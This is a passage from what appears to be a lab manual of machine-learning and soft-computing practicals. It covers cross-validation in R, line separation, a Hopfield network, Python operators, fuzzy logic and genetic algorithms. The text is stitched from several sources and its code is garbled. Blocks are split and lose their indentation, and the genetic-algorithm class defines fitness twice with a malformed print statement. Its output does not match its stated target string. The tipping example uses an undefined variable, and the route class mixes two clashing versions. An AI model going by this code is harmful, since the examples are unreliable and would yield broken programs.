2. Build (or train) the model using the remaining part of the data set
3. Test the effectiveness of the model on the reserved sample of the data set. If the model works well on the test data set, then it's good.

The following sections describe the different cross-validation techniques.

The Validation set Approach

The validation set approach consists of randomly splitting the data into two sets: one set is used to train the model and the remaining other set is used to test the model.

The process works as follow:

1. Build (train) the model on the training data set
2. Apply the model to the test data set to predict the outcome of new unseen observations
3. Quantify the prediction error as the mean squared difference between the observed and the predicted outcome values.

The example below splits the **swiss** data set so that 80% is used for training a linear regression model and 20% is used to evaluate the model performance.

Leave one out cross validation - LOOCV

This method works as follow:

1. Leave out one data point and build the model on the rest of the data set

2. Test the model against the data point that is left out at step 1 and record the test error associated with the prediction
3. Repeat the process for all data points
4. Compute the overall prediction error by taking the average of all these test error estimates recorded at step 2.

Practical example in R using the **caret** package:

```
# Define training control
train.control<-trainControl(method="LOOCV")
# Train the model
model<-train(Fertility~., data=swiss, method="lm",
trControl=train.control)
# Summarize the results
print(model)
```

K-fold cross-validation

The k-fold cross-validation method evaluates the model performance on different subset of the training data and then calculate the average prediction error rate. The algorithm is as follow:

1. Randomly split the data set into k-subsets (or k-fold) (for example 5 subsets)
2. Reserve one subset and train the model on all other subsets
3. Test the model on the reserved subset and record the prediction error
4. Repeat this process until each of the k subsets has served as the test set.
5. Compute the average of the k recorded errors. This is called the cross-validation error serving as the performance metric for the model.

K-fold cross-validation (CV) is a robust method for estimating the accuracy of a model.

The most obvious advantage of k-fold CV compared to LOOCV is computational. A less obvious but potentially more important advantage of k-fold CV is that it often gives more accurate estimates of the test error rate than does LOOCV (James et al. 2014).

Typical question, is how to choose right value of k?

Lower value of K is more biased and hence undesirable. On the other hand, higher value of K is less biased, but can suffer from large variability. It is not hard to see that a smaller value of k (say k = 2) always takes us towards validation set approach, whereas a higher value of k (say k = number of data points) leads us to LOOCV approach.

In practice, one typically performs k-fold cross-validation using k = 5 or k = 10, as these values have been shown empirically to yield test error rate estimates that suffer neither from excessively high bias nor from very high variance.

The following example uses 10-fold cross validation to estimate the prediction error. Make sure to set seed for reproducibility.

```
# Define training control
set.seed(123)
train.control<-trainControl(method="cv", number=10)
# Train the model
model<-train(Fertility~., data=swiss, method="lm",
trControl=train.control)
# Summarize the results
print(model)
```

```

## Linear Regression
##
## 47 samples
## 5 predictor
##
## No pre-processing
## Resampling: Cross-Validated (10 fold)
## Summary of sample sizes: 43, 42, 42, 41, 43, 41, ...
## Resampling results:
##
## RMSE Rsquared MAE
## 7.38 0.751 6.03
##
## Tuning parameter 'intercept' was held constant at a value of TRUE

```

Repeated K-fold cross-validation

The process of splitting the data into k-folds can be repeated a number of times, this is called repeated k-fold cross validation.

The final model error is taken as the mean error from the number of repeats.

The following example uses 10-fold cross validation with 3 repeats:

```

# Define training control
set.seed(123)
train.control<-trainControl(method="repeatedcv",
number=10, repeats=3)
# Train the model
model<-train(Fertility~., data=swiss, method="lm",
trControl=train.control)
# Summarize the results
print(model)

```

Practical 7a: Line Separation

You could imagine that you have two attributes describing an edible object like a fruit for example: "sweetness" and "sourness"

We could describe this by points in a two-dimensional space. The x axis for the sweetness and the y axis for the sourness. Imagine now that we have two fruits as points in this space, i.e. an orange at position (3.5, 1.8) and a lemon at (1.1, 3.9).

We could define dividing lines to define the points which are more lemon-like and which are more orange-like. The following program calculates and renders a bunch of lines. The red ones are completely unusable for this purpose, because they are not separating the classes. Yet, it is obvious that even the green ones are not all useful.

```
import numpy as np
import matplotlib.pyplot as plt
def create_distance_function(a, b, c):
    """ 0 = ax + by + c """
    def distance(x, y):
        """ returns tuple (d, pos)
            d is the distance
            If pos == -1 point is below the line,
            0 on the line and +1 if above the line
        """
        nom = a * x + b * y + c
        if nom == 0:
            pos = 0
        elif (nom<0 and b<0) or (nom>0 and b>0):
            pos = -1
        else:
            pos = 1
        return (np.absolute(nom) / np.sqrt( a ** 2 + b ** 2), pos)
    return distance

points = [ (3.5, 1.8), (1.1, 3.9) ]
fig, ax = plt.subplots()
ax.set_xlabel("sweetness")
ax.set_ylabel("sourness")
ax.set_xlim([-1, 6])
ax.set_ylim([-1, 8])
X = np.arange(-0.5, 5, 0.1)
colors = ["r", "g"] # for the samples
size = 10
for (index, (x, y)) in enumerate(points):
    if index== 0:
        ax.plot(x, y, "o", color="darkorange", markersize=size)
    else:
        ax.plot(x, y, "oy", markersize=size)
step = 0.05
for x in np.arange(0, 1+step, step):
```


```

slope = np.tan(np.arccos(x))
dist4line1 = create_distance_function(slope, -1, 0)
#print("x: ", x, "slope: ", slope)
Y = slope * X

results = []
for point in points:
    results.append(dist4line1(*point))
#print(slope, results)
if (results[0][1] != results[1][1]):
    ax.plot(X, Y, "g-")
else:
    ax.plot(X, Y, "r-")

plt.show()

```



Practical 7b: Hopfield Network model of associative memory

The Hopfield model (226), consists of a network of N neurons, labeled by a lower index i , with $1 \leq i \leq N$. Similar to some earlier models (335; 304; 549), neurons in the Hopfield model have only two states. A neuron i is ‘ON’ if its state variable takes the value $S_i = +1$ and ‘OFF’ (silent) if $S_i = -1$. The dynamics evolves in discrete time with time steps Δt . There is no refractoriness and the duration of a time step is typically not specified. If we take $\Delta t = 1\text{ms}$, we can interpret $S_i(t) = +1$ as an action potential of neuron i at time t . If we take $\Delta t = 500\text{ms}$, $S_i(t) = +1$ should rather be interpreted as an episode of high firing rate.

Neurons interact with each other with weights w_{ij} . The input potential of neuron i , influenced by the activity of other neurons is

$$h_i(t) = \sum_j w_{ij} S_j(t). \quad (17.2)$$

The input potential at time t influences the probabilistic update of the state variable S_i in the next time step:

$$\text{Prob}\{S_i(t+\Delta t) = +1 | h_i(t)\} = g(h_i(t)) = g(\sum_j w_{ij} S_j(t)) \quad (17.3)$$

where g is a monotonically increasing gain function with values between zero and one. A common choice is $g(h) = 0.5[1 + \tanh(\beta h)]$ with a parameter β . For $\beta \rightarrow \infty$, we have $g(h) = 1$ for $h > 0$ and zero otherwise. The dynamics are therefore deterministic and summarized by the update rule

$$S_i(t+\Delta t) = \text{sgn}[h_i(t)] \quad (17.4)$$

For finite β the dynamics are stochastic. In the following we assume that in each time step all neurons are updated synchronously (parallel dynamics), but an update scheme where only one neuron is updated per time step is also possible.

The aim of this section is to show that, with a suitable choice of the coupling matrix w_{ij} memory items can be retrieved by the collective dynamics defined in Eq. (17.3), applied to all N neurons of the network. In order to illustrate how collective dynamics can lead to meaningful results, we start, in Section 17.2.1, with a detour through the physics of magnetic systems. In Section 17.2.2, the insights from magnetic systems are applied to the case at hand, i.e., memory recall.




Fig. 17.5: Physics of ferromagnets. A. Magnetic materials consists of atoms, each with a small magnetic moment, here visualized as an arrow, a symbol for a magnetic needle. At low temperature, all magnetic needles are aligned. Inset: Field lines around one of the magnetic needles. B. At high temperature, some of the needles are misaligned (dashed circles). Cooling the magnet leads to a spontaneous alignment and reforms a pure magnet; schematic figure.

Source code:

```
%matplotlib inline
from neurodynex.hopfield_network import network, pattern_tools, plot_tools

pattern_size = 5

# create an instance of the class HopfieldNetwork
hopfield_net = network.HopfieldNetwork(nr_neurons= pattern_size**2)
# instantiate a pattern factory
factory = pattern_tools.PatternFactory(pattern_size, pattern_size)
# create a checkerboard pattern and add it to the pattern list
checkerboard = factory.create_checkerboard()
pattern_list = [checkerboard]



# add random patterns to the list
pattern_list.extend(factory.create_random_pattern_list(nr_patterns=3, on_probability=0.5))
plot_tools.plot_pattern_list(pattern_list)
# how similar are the random patterns and the checkerboard? Check the overlaps
overlap_matrix = pattern_tools.compute_overlap_matrix(pattern_list)
plot_tools.plot_overlap_matrix(overlap_matrix)

# let the hopfield network "learn" the patterns. Note: they are not stored
# explicitly but only network weights are updated !
hopfield_net.store_patterns(pattern_list)

# create a noisy version of a pattern and use that to initialize the network
noisy_init_state = pattern_tools.flip_n(checkerboard, nr_of_flips=4)
hopfield_net.set_state_from_pattern(noisy_init_state)

# from this initial state, let the network dynamics evolve.
states = hopfield_net.run_with_monitoring(nr_steps=4)

# each network state is a vector. reshape it to the same shape used to create the patterns.
states_as_patterns = factory.reshape_patterns(states)
# plot the states of the network
plot_tools.plot_state_sequence_and_overlap(states_as_patterns, pattern_list, reference_idx=0,
suptitle="Network dynamics")
```



Practical 8a: Membership and Identity operators in, not in.

```
# Python program to illustrate
# Finding common member in list
# without using 'in' operator

# Define a function() that takes two lists
def overlapping(list1,list2):
    c=0
    d=0
    for i in list1:
        c+=1
    for i in list2:
        d+=1
    for i in range(0,c):
        for j in range(0,d):
            if(list1[i]==list2[j]):
                return 1
    return 0
list1=[1,2,3,4,5]
list2=[6,7,8,9]
if(overlapping(list1,list2)):
    print("overlapping")
else:
    print("not overlapping")
```

```
# Python program to illustrate
# Finding common member in list
# without using 'in' operator
```

```
# Define a function() that takes two lists
def overlapping(list1,list2):
    c=0
    d=0
    for i in list1:
        c+=1
    for i in list2:
        d+=1
    for i in range(0,c):
        for j in range(0,d):
            if(list1[i]==list2[j]):
                return 1
    return 0
list1=[1,2,3,4,5]
list2=[6,7,8,9]
if(overlapping(list1,list2)):
    print("overlapping")
else:
```

```
print("not overlapping")
```

Practical 8b: Membership and Identity Operators is, is not

```
# Python program to illustrate the use  
# of 'is' identity operator  
x = 5  
if (type(x) is int):  
    print ("true")  
else:  
    print ("false")
```

```
# Python program to illustrate the  
# use of 'is not' identity operator  
x = 5.2  
if (type(x) is not int):  
    print ("true")  
else:  
    print ("false")
```

Practical 9a: Find the ratios using fuzzy logic

```
pip install fuzzywuzzy  
pip install python-Levenshtein
```

```
# Python code showing all the ratios together,  
# make sure you have installed fuzzywuzzy module
```

```
from fuzzywuzzy import fuzz  
from fuzzywuzzy import process  
  
s1 = "I love fuzzysforfuzzys"  
s2 = "I am loving fuzzysforfuzzys"  
print ("FuzzyWuzzy Ratio:", fuzz.ratio(s1, s2))  
print ("FuzzyWuzzyPartialRatio: ", fuzz.partial_ratio(s1, s2))  
print ("FuzzyWuzzyTokenSortRatio: ", fuzz.token_sort_ratio(s1, s2))  
print ("FuzzyWuzzyTokenSetRatio: ", fuzz.token_set_ratio(s1, s2))  
print ("FuzzyWuzzyWRatio: ", fuzz.WRatio(s1, s2),'\n\n')
```

```
# for process library,  
query = 'fuzzys for fuzzys'  
choices = ['fuzzy for fuzzy', 'fuzzy fuzzy', 'g. for fuzzys']  
print ("List of ratios: ")  
print (process.extract(query, choices), '\n')  
print ("Best among the above list: ",process.extractOne(query, choices))
```

Practical 9b: Solve Tipping Problem using fuzzy logic

Fuzzy Control Systems: The Tipping Problem

Creating the Tipping Controller Using the skfuzzy control API

```
import numpy as np
import skfuzzy as fuzz
from skfuzzy import control as ctrl

# New Antecedent/Consequent objects hold universe variables and membership
# functions
quality = ctrl.Antecedent(np.arange(0, 11, 1), 'quality')
service = ctrl.Antecedent(np.arange(0, 11, 1), 'service')
tip = ctrl.Consequent(np.arange(0, 26, 1), 'tip')

# Auto-membership function population is possible with .automf(3, 5, or 7)
quality.automf(3)
service.automf(3)

# Custom membership functions can be built interactively with a familiar,
# Pythonic API
tip['low'] = fuzz.trimf(tip.universe, [0, 0, 13])
tip['medium'] = fuzz.trimf(tip.universe, [0, 13, 25])
tip['high'] = fuzz.trimf(tip.universe, [13, 25, 25])

# You can see how these look with .view()
quality['average'].view()
service.view()
tip.view()
rule1 = ctrl.Rule(quality['poor'] | service['poor'], tip['low'])
rule2 = ctrl.Rule(service['average'], tip['medium'])
rule3 = ctrl.Rule(service['good'] | quality['good'], tip['high'])

rule1.view()

tipping_ctrl = ctrl.ControlSystem([rule1, rule2, rule3])


tipping = ctrl.ControlSystemSimulation(tipping_ctrl)
```

```
# Pass inputs to the ControlSystem using Antecedent labels with Pythonic API
# Note: if you like passing many inputs all at once, use .inputs(dict_of_data)
tipper.input['quality'] = 6.5
tipper.input['service'] = 9.8


# Crunch the numbers
tipper.compute()
```

The resulting suggested tip is **20.24%**.

Practical 10: Implementation of simple genetic algorithm



Genetic Algorithms



```

import random

# Number of individuals in each generation
POPULATION_SIZE =100

# Valid genes
GENES ="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
        1234567890, .:-_!?"#$&/()=?@${[]}"

# Target string to be generated
TARGET ="I love MSCIT"

class Individual(object):
    """
    Class representing individual in population
    """
    def __init__(self, chromosome):
        self.chromosome =chromosome
        self.fitness =self.cal_fitness()

    @classmethod
    def mutated_genes(self):
        """
        create random genes for mutation
        """
        global GENES
        gene =random.choice(GENES)

        return gene

    def cal_fitness(self):
        """
        calculate fitness based on
        how close the generated
        string is to the target
        """
        self.fitness =0
        for x in range(len(TARGET)):
            if TARGET[x] ==self.chromosome[x]:
                self.fitness +=1

```

```

    return gene

@classmethod
def create_gnome(self):
    """
    create chromosome or string of genes
    """
    global TARGET
    gnome_len =len(TARGET)
    return[self.mutated_genes() for _ in range(gnome_len)]

def mate(self, par2):
    """
    Perform mating and produce new offspring
    """

# chromosome for offspring
child_chromosome =[]
for gp1, gp2 in zip(self.chromosome, par2.chromosome):

    # random probability
    prob =random.random()

    # if prob is less than 0.45, insert gene
    # from parent 1
    if prob< 0.45:
        child_chromosome.append(gp1)

    # if prob is between 0.45 and 0.90, insert
    # gene from parent 2
    elif prob< 0.90:
        child_chromosome.append(gp2)

    # otherwise insert random gene(mutate),
    # for maintaining diversity
    else:
        child_chromosome.append(self.mutated_genes())

# create new Individual(offspring) using
# generated chromosome for offspring
return Individual(child_chromosome)

def cal_fitness(self):
    """
    Calculate fitness score, it is the number of
    characters in string which differ from target
    string.
    """
    global TARGET
    fitness =0

```

```

for gs, gt in zip(self.chromosome, TARGET):
    if gs !=gt: fitness+=1
return fitness

# Driver code
def main():
    global POPULATION_SIZE

    #current generation
    generation =1

    found =False
    population =[]

    # create initial population
    for _ in range(POPULATION_SIZE):
        gnome =Individual.create_gnome()
        population.append(Individual(gnome))

    while not found:

        # sort the population in increasing order of fitness score
        population =sorted(population, key =lambda x:x.fitness)

        # if the individual having lowest fitness score ie.
        # 0 then we know that we have reached to the target
        # and break the loop
        if population[0].fitness <=0:
            found =True
            break

        # Otherwise generate new offsprings for new generation
        new_generation =[]

        # Perform Elitism, that mean 10% of fittest population
        # goes to the next generation
        s =int((10*POPULATION_SIZE)/100)
        new_generation.extend(population[:s])

        # From 50% of fittest population, Individuals
        # will mate to produce offspring
        s =int((90*POPULATION_SIZE)/100)
        for _ in range(s):
            parent1 =random.choice(population[:50])
            parent2 =random.choice(population[:50])
            child =parent1.mate(parent2)
            new_generation.append(child)

        population =new_generation

```

```

        print("Generation:           { }\tString:           { }\tFitness:           { }"
{ }).format(generation,"".join(population[0].chromosome),population[0].fitness))
        generation +=1

        print("Generation:           { }\tString:           { }\tFitness:           { }"
{ }).format(generation,
"".join(population[0].chromosome),
population[0].fitness))

if __name__ == '__main__':
    main()

```

Output:

```

Generation: 1 String: tO{ "-?=jH[k8=B4]Oe@ } Fitness: 18
Generation: 2 String: tO{ "-?=jH[k8=B4]Oe@ } Fitness: 18
Generation: 3 String: .#lRWf9k_Ifslw #O$k_ Fitness: 17
Generation: 4 String: ..1Rq?9mHqk3Wo]3rek_ Fitness: 16
Generation: 5 String: ..1Rq?9mHqk3Wo]3rek_ Fitness: 16
Generation: 6 String: A#ldW) #llkslwcvek) Fitness: 14
Generation: 7 String: A#ldW) #llkslwcvek) Fitness: 14
Generation: 8 String: (, o x _x%Rs=, 6Peek3 Fitness: 13
.
.
.

Generation: 29 String: I lope Geeks#o, Geeks Fitness: 3
Generation: 30 String: I loMeGeeksfoBGeeks Fitness: 2
Generation: 31 String: I love Geeksfo0Geeks Fitness: 1
Generation: 32 String: I love Geeksfo0Geeks Fitness: 1
Generation: 33 String: I love Geeksfo0Geeks Fitness: 1
Generation: 34 String: I love GeeksforGeeks Fitness: 0

```

Practical 10 b: Create two classes: City and Fitness using Genetic algorithm
first create a City class that will allow us to create and handle our cities.

Create Population

<https://towardsdatascience.com/evolution-of-a-salesman-a-complete-genetic-algorithm-tutorial-for-python-6fe5d2b3ca35>

```
import numpy as np, random, operator, pandas as pd, matplotlib.pyplot as plt
from tkinter import Tk, Canvas, Frame, BOTH, Text
import math

class City:
    def __init__(self, x, y):
        self.x = x
        self.y = y

    def distance(self, city):
        xDis = abs(self.x - city.x)
        yDis = abs(self.y - city.y)
        distance = np.sqrt((xDis ** 2) + (yDis ** 2))
        return distance

    def __repr__(self):
        return "(" + str(self.x) + "," + str(self.y) + ")"

class Fitness:
    def __init__(self, route):
        self.route = route
        self.distance = 0
        self.fitness= 0.0

    def routeDistance(self):
        if self.distance ==0:
            pathDistance = 0
            for i in range(0, len(self.route)):
                fromCity = self.route[i]
                toCity = self.route[i % len(self.route)]
                pathDistance += distance(fromCity, toCity)
            self.distance = pathDistance
        return self.distance

    def routeFitness(self):
        return 1 / float(self.distance)
```

```
toCity = None
if i + 1 < len(self.route):
    toCity = self.route[i + 1]
else:
    toCity = self.route[0]
pathDistance += fromCity.distance(toCity)
self.distance = pathDistance
return self.distance

def routeFitness(self):
    if self.fitness == 0:
        self.fitness = 1 / float(self.routeDistance())
    return self.fitness

def createRoute(cityList):
    route = random.sample(cityList, len(cityList))
    return route

def initialPopulation(popSize, cityList):
    population = []
    for i in range(0, popSize):
        population.append(createRoute(cityList))
    return population

def rankRoutes(population):
    fitnessResults = { }
```

```

for i in range(0,len(population)):
    fitnessResults[i] = Fitness(population[i]).routeFitness()
return sorted(fitnessResults.items(), key = operator.itemgetter(1), reverse = True)

def selection(popRanked, eliteSize):
    selectionResults = []
    df = pd.DataFrame(np.array(popRanked), columns=["Index","Fitness"])
    df['cum_sum'] = df.Fitness.cumsum()
    df['cum_perc'] = 100*df.cum_sum/df.Fitness.sum()

    for i in range(0, eliteSize):
        selectionResults.append(popRanked[i][0])
    for i in range(0, len(popRanked) - eliteSize):
        pick = 100*random.random()
        for i in range(0, len(popRanked)):
            if pick <= df.iat[i,3]:
                selectionResults.append(popRanked[i][0])
                break
    return selectionResults

def matingPool(population, selectionResults):
    matingpool = []
    for i in range(0, len(selectionResults)):
        index = selectionResults[i]
        matingpool.append(population[index])

```

```
return matingpool

def breed(parent1, parent2):
    child = []
    childP1 = []
    childP2 = []

    geneA = int(random.random() * len(parent1))
    geneB = int(random.random() * len(parent1))

    startGene = min(geneA, geneB)
    endGene = max(geneA, geneB)

    for i in range(startGene, endGene):
        childP1.append(parent1[i])

    childP2 = [item for item in parent2 if item not in childP1]

    child = childP1 + childP2

    return child

def breedPopulation(matingpool, eliteSize):
    children = []
    length = len(matingpool) - eliteSize
    pool = random.sample(matingpool, len(matingpool))

    for i in range(0,eliteSize):
        children.append(matingpool[i])
```

```

for i in range(0, length):
    child = breed(pool[i], pool[len(matingpool)-i-1])
    children.append(child)
return children

def mutate(individual, mutationRate):
    for swapped in range(len(individual)):
        if(random.random() < mutationRate):
            swapWith = int(random.random() * len(individual))

            city1 = individual[swapped]
            city2 = individual[swapWith]

            individual[swapped] = city2
            individual[swapWith] = city1

    return individual

def mutatePopulation(population, mutationRate):
    mutatedPop = []

    for ind in range(0, len(population)):
        mutatedInd = mutate(population[ind], mutationRate)
        mutatedPop.append(mutatedInd)

    return mutatedPop

def nextGeneration(currentGen, eliteSize, mutationRate):
    popRanked = rankRoutes(currentGen)

```

```

selectionResults = selection(popRanked, eliteSize)
matingpool = matingPool(currentGen, selectionResults)
children = breedPopulation(matingpool, eliteSize)
nextGeneration = mutatePopulation(children, mutationRate)
return nextGeneration

def geneticAlgorithm(population, popSize, eliteSize, mutationRate, generations):
    pop = initialPopulation(popSize, population)
    print("Initial distance: " + str(1 / rankRoutes(pop)[0][1]))

    for i in range(0, generations):
        pop = nextGeneration(pop, eliteSize, mutationRate)

        print("Final distance: " + str(1 / rankRoutes(pop)[0][1]))
        bestRouteIndex = rankRoutes(pop)[0][0]
        bestRoute = pop[bestRouteIndex]
    return bestRoute

def geneticAlgorithmPlot(population, popSize, eliteSize, mutationRate, generations):
    pop = initialPopulation(popSize, population)
    progress = []
    progress.append(1 / rankRoutes(pop)[0][1])

    for i in range(0, generations):
        pop = nextGeneration(pop, eliteSize, mutationRate)
        progress.append(1 / rankRoutes(pop)[0][1])

    plt.plot(progress)
    plt.ylabel('Distance')
    plt.xlabel('Generation')

```

